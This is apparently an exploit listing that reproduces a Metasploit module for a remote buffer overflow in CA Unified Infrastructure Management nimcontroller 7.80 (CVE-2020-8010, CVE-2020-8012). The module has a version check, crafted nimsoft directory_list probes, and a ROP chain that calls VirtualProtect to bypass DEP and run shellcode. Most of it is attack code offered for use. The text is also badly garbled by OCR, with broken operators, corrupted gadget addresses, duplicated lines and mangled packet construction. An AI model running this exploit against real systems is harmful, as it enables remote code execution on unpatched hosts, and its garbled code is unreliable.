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CA Unified Infrastructure Management Nimsoft 7.80 Buffer Overflow

Authored by wetw0rk | Site metasploit.com

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This Metasploit module exploits a buffer overflow within the CA Unified Infrastructure Management nimcontroller. The vulnerability occurs in the robot (controller) component when sending a specially crafted directory_list probe. Technically speaking the target host must also be vulnerable to CVE-2020-8010 in order to reach the directory_list

tags | exploit, overflow

advisories | CVE-2020-8010, CVE-2020-8012


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## This module requires Metasploit: https://metasploit.com/download # Current source: https://github.com/rapid7/metasploit-framework ##
 class MetasploitModule < Msf::Exploit::Remote
Rank = ExcellentRanking
   include Msf::Exploit::Remote::Tcp
include Msf::Exploit::Remote::AutoCheck
   def initialize(info = {})
       super(
update_info(
info,
update_int()
inf()
inf()
'Name' >> 'CA Unified Infrastructure Management Nimsoft 7.80 - Remote Buffer Overflow',
'Description' >> '3q(
'This module exploits a buffer overflow within the CA Unified Infrastructure Management nimcontroller.
The vulnerability occurs in the robot (controller) component when sending a specially crafted
directory_list
probe.
                  Technically speaking the target host must also be vulnerable to CVE-2020-8010 in order to reach the directory list probe.
               },
'License' => MSF_LICENSE,
'Author' =>
                     'wetwOrk' # Vulnerability Discovery and Metasploit module
 [
[ 'CVE', '2020-8010' ], # CA UIM Probe Improper ACL Handling RCE (Multiple Attack Vectors)
[ 'CVE', '2020-8012' ], # CA UIM nimbuscontroller Buffer Overflow RCE
[ 'URL', 'https://support.broadcom.com/external/content/release-announcements/CA20200205-01-
[ "RCMINITATION", '155977' ]

**PACKETSTORM', '155977' ]
               'DefaultOptions' =>
                      'EXITFUNC' => 'process',
'AUTORUNSCRIPT' => 'post/windows/manage/migrate'
                      'Space' => 2000,
'DisableNops' => true
                },
'Platform' => 'win',
'Arch' => ARCH_X64,
'Targets' =>
                           'Windows Universal (x64) - v7.80.3132',
                              'Platform' -> 'win',
'Arch' -> \aRCH_X64|,
'Yarch' -> \aRCH_X64|,
'Yesion' -> '7.80 [Build 7.80.3132, Jun 1 2015]',
'Ret' -> 0x000000014006fd3d # pop rsp; or al, 0x00; add rsp, 0x0000000000000448 ; ret
 controller.exe
               ],
'Privileged' => true,
'Notes' => { 'Stability' => [ CRASH SAFE ] },
'DisclosureDate' => 'Feb 05 2020',
'DefaultTarget' => 0
               OptString.new('DIRECTORY', [false, 'Directory path to obtain a listing', 'C:\\']), Opt::RPORT(48000),
   \theta check: there are only two prerequisites to getting code execution. The version number \theta and access to the directory_list probe. The easiest way to get this information is to \theta ask nicely ;) def check
       sock.put(generate_probe('get_info', ['interfaces=0']))
response = sock.get_once(4096)
      list check = -1
          egin
if target['Version'].in? response
print_status("Version {|target['Version']} detected, sending directory_list probe")
sock_put(generate_probe('directory_list', ("directory=f[datastore['DIRECTORY']]", 'detail=1']))
list_check = parse_listing(sock.get_once(40%6), datastore['DIRECTORY'])
end
      if list_check == 0
return CheckCode::Appears
   end
   def exploit
```





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```
offset = rand_text_alphanumeric(1000)
offset += "\x0f" * 33
    heap flip = [target.ret].pack('<Q*')
    rop_chain += "kernel32.dll\x00"
rop_chain += "VirtualProtect\x00"
   trigger = "\x10" * (8000 - (
offset.length +
heap_flip.length +
alignment.length +
rop_chain.length +
shellcode.length
    buffer = offset + heap_flip + alignment + rop_chain + shellcode + trigger
exploit packet = generate probe(
   'directory_list',
["directory=#{buffer}"]
    sock.put(exploit_packet)
   disconnect
# generate_rsp_chain: This chain will re-align RSP / Stack, it MUST be a multiple of 16 bytes
# otherwise our call will fail. I had VP work 50% of the time when the stack was unaligned.
def generate_rsp_chain
    rop_gadgets = [0x0000000140018c42] * 20 # ret
        P_gadgets += [
0x00000140002ef6, # pop rax; ret
0x000000140002ef6, # pop rax; ret
0x0000000140016237, # pop rad; ret
0x0000000140016237, # pop rad; ret
0x0000000000000007, # alignment for rsp
0x0000000000007, # alignment for rsp
    0x000000140025dab
] # add esp, edi ; adc byte [rax], al ; add rsp, 0x00000000000278 ; ret
   return rop gadgets.pack('<Q*')
# generate rop_chain: This chain will craft function calls to GetModuleHandleA, GetProcAddressStub, # and finally VirtualProtectStub. Once completed, we have bypassed DEP and can get code execution. # Since we dynamically generate VirtualProtectStub, we needn't worry about other OS's. def generate_rop_chain
    # RAX -> HMODULE GetModuleHandleA(
# ( RCX == *module ) LPCSTR lpModuleName,
     *);
rop_gadgets = [0x0000000140018c42] * 15 # ret
         p_gadgets += [0x0000000140018c42] * 10 # ret
    Top_gadgets += [
0x000000140131643, # pop rcx ; ret
0x000000000000304d, # offset to "kernel32.dll"
0x00000014006d8d8
] # add rax, rcx ; add rsp, 0x38 ; ret
    rop gadgets += [0x0000000140018c42] * 15 # ret
    rop_gadgets += [0x00000001400b741b] # xchg eax, ecx ; ret rop gadgets += [
   Top_gadgets == [
0x00000010002ef6, # pop rax ; ret
0x00000010015e510, # GetModuleHandleA (0x0000000014015E330-20)
0x00000010001161
] # call qword ptr [rax+20] ; add rsp, 0x40 ; pop rbx ; ret
rop_gadgets == [0x000000140018642] * 17 # ret
    # RAX -> FARPROC GetProcAddressStub(
    # ( RCX == &addr ) HMODULE hM
# ( RDX == *module ) lpProcName
# );
         );

0_gadgets += {
0x00000014011009, # xchg rax, rll; or al, 0x00; ret (backup &hModule)
0x000000140020ef6, # pop rax; ret
0x0000001400000000, # (zero out rax)
0x000000140000000, # (zero out rax)
0x0000001400000edel, # moveax, esp; add rap, 0x30; pop rl3; pop rl2; pop rbp; ret
0x00000001000000000, #
           #
p_gadgets += [0x0000000140018c42] * 10 # ret
           P_gadgets += [
0x000000140131643, # pop rcx ; ret
0x0000000000000812, # offset to "virtualprotectstub"
0x000000014006d8d8
   Ox00000014006488 ] | # add rax, rox ; add rap, 0x38 ; ret rop_sadgets += [ox000000140018c42] * 1 # ret rop_sadgets += [ox000000140018c42] * 1 # ret rop_sadgets += [ox000000140018c42] * # mov edx, eax ; mov rbx, qword [rap+0x30] ; mov rbp, qword [rap+0x38] ov rai, qword [rap+0x60] * mov rdx, qword [rap+0x60] *
   ] #
rop_gadgets += [0x000000140018c42] * 6 # ret
rop_gadgets *= [
0x0000001010002ef6, # pop rax; ret
0x000000101015e318
] # GetProcAddreseStub (0x000000014015e338-20)
rop_gadgets *= [0x0000001400110] # call qword ptr [rax*20]; add rsp, 0x40; pop rbx; ret
rop_gadgets *= (0x000000140018c42) * 1 #; ret
```

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```
rop_gadgets += [0x0000000140018c42] * 20 # ret
   return rop_gadgets.pack('<Q*')
 end
 \theta parse_listing: once the directory_list probe is sent we're returned a directory listing \theta unfortunately it's hard to read this simply "decodes" it def parse_listing(response, directory)
   result = { 'name' => '', 'date' => '', 'size' => '', 'type' => '' } i = 0
   begin
    dirlist = response.split('\x00')[0].split("\x00")
    index = dirlist.index('entry') + 3
    final = dirlist[index.-1]
    rescue StandardError
    print_error('Failed to gather directory listing')
    return -1
    end
    print_line("\n Directory of #{directory}\n")
    check = 0
name = 0
ftime = 0
size = 0
ftype = 0
    while i < final.length
     if name == 1
  unless final[i].to_i > 0
  result['name'] = final[i]
  name = 0
  check += 1
  end
      end 'if size >= 1 
if size >= 1 
if size == 3 
result('size') = final[i] 
size = 0 
check += 1 
else 
size += 1 
end 
end 
if f.
      end
if ftype >= 1
if ftype == 3
result['type'] = final[i]
ftype = 0
check += 1
else
ftype += 1
end
     end
end
if ftime >= 1
  if ftime == 3
   result['date'] = final[i]
  ftime = 0
   check += 1
       if final[i].include? 'name'
name = 1
      name - 1
end
if final[i].include? 'size'
size = 1
      size = 1
end
if final[i].include? 'size'
ftype = 1
end
      end
if final[i].include? 'last_modified'
  ftime = 1
end
      next unless check == 4
      if result['type'] == '2'
  result['type'] = ''
else
  result['type'] = '<DIR>'
  result['size'] = ''
end
      begin

time = Time.at(result['date'].to_i)

timestamp = time.strftime('%m/%d/%Y %I:%M %p')

rescue StandardError

timestamp = '??/??/???? ??:?? ??'

end
print_line(format('%20<timestamp>s %6<type>s %<name>s', timestamp: timestamp, type: result['type'], name:
result['name']))
end print_line('')
return 0
end
 # generate_probe: The nimcontroller utilizes the closed source protocol nimsoft so we need to specially # craft probes in order for the controller to accept any input. def generate probe (probe, 4rgs)
   client = "#{rand_text_alphanumeric(14)}\x00"
packet_args = ''
probe += "\x00"
   for arg in args
```

```
while c != '='
                                         c = arg[i]
i += 1
                              packet_args << "#{arg[0, (i - 1)]}\x00"
packet_args << "1\x00#{arg[i..-1].length + 1}\x00"
packet_args << "#{arg[i..-1]}\x00"</pre>
        end

packet header = 'nimbus/1.0' * inimbus header (length of body) (length of args)

packet body = "mtypehx00" * mtype

packet body < "nty004x00100\x00" * 7.4.100

packet body < "mty004x00100\x00" * 7.4.100

packet body < "mty00f\text{probe} inputs |

packet body < "probe * probe

packet body < "nty00f\text{probe} inputs |

pac
             #
# probe packet arguments (dynamic)
# argument
# length of arg value
# argument value
             packet_header << "#{packet_body.length} #{packet_args.length}\r\n"
probe = packet_header + packet_body + packet_args</pre>
           return probe
end
```

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